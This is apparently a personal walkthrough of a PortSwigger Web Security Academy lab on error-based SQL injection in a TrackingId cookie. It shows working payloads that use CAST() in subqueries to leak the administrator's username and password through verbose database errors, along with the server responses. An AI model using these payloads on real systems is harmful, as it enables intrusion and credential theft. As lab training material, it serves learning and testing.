

Manual Testing

End Goal: Retrieve admin users cred form the users table

▼ Analysis:

select trackingId from trackingIdTable where trackingId='3S7X9eYAn1qFZ8ZL'

we just want the error to be happend

```
Expected char
</h4>
<p class=is-warning>
  Unterminated string
  literal started at
  position 52 in SQL
  SELECT * FROM tracking
  WHERE id =
  '3S7X9eYAn1qFZ8ZL'.
  Expected char
</p>
</div>
</section>
</div>
```

Its also giving us the query !

SELECT * FROM tracking WHERE id = '3S7X9eYAn1qFZ8ZL'. Expected char

we called it a verbose error

SELECT * FROM tracking WHERE id = '3S7X9eYAn1qFZ8ZL'-'-. Expected char

for this we are getting 200ok

we will use a CAST() function → it allows you to convert one datatype to another data type.

3S7X9eYAn1qFZ8ZL' AND CAST((Select 1) as int)—

```
1 HTTP/2 500 Internal Server
  Error
2 Content-Type: text/html;
  charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2429
5
6 <!DOCTYPE html>
```

```
</header>
<h4>
  ERROR: argument of AND
  must be type boolean,
  not type integer
  Position: 63
</h4>
```

' AND 1=CAST((Select 1) as int)—

```
1 HTTP/2 200 OK
2 Content-Type: text/html;
  charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4246
5
6 <!DOCTYPE html>
```

' AND 1=CAST((Select username from users) as int)—


if we remove the trackingId string from the payload we can have

```
04.web-security-academy.net
Cookie: TrackingId=
+AND+1%3dCAST((Select+username+from+users)+as+int)--;
session=
Rjv0uRp8JsgIU3Kqb9RkZlOGG5oOdW
o8
User-Agent: Mozilla/5.0
```

and this is giving us


```
</header>
<h4>
ERROR: more than one
row returned by a
subquery used as an
expression
</h4>
```

' AND 1=CAST((Select username from users LIMIT 1) as int)—



it leaked the first username of the users table

' AND 1=CAST((Select password from users LIMIT 1) as int)—



we also got the password

Congratulations, you solved the lab! Share your skills!   Continue learning

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

pawnd!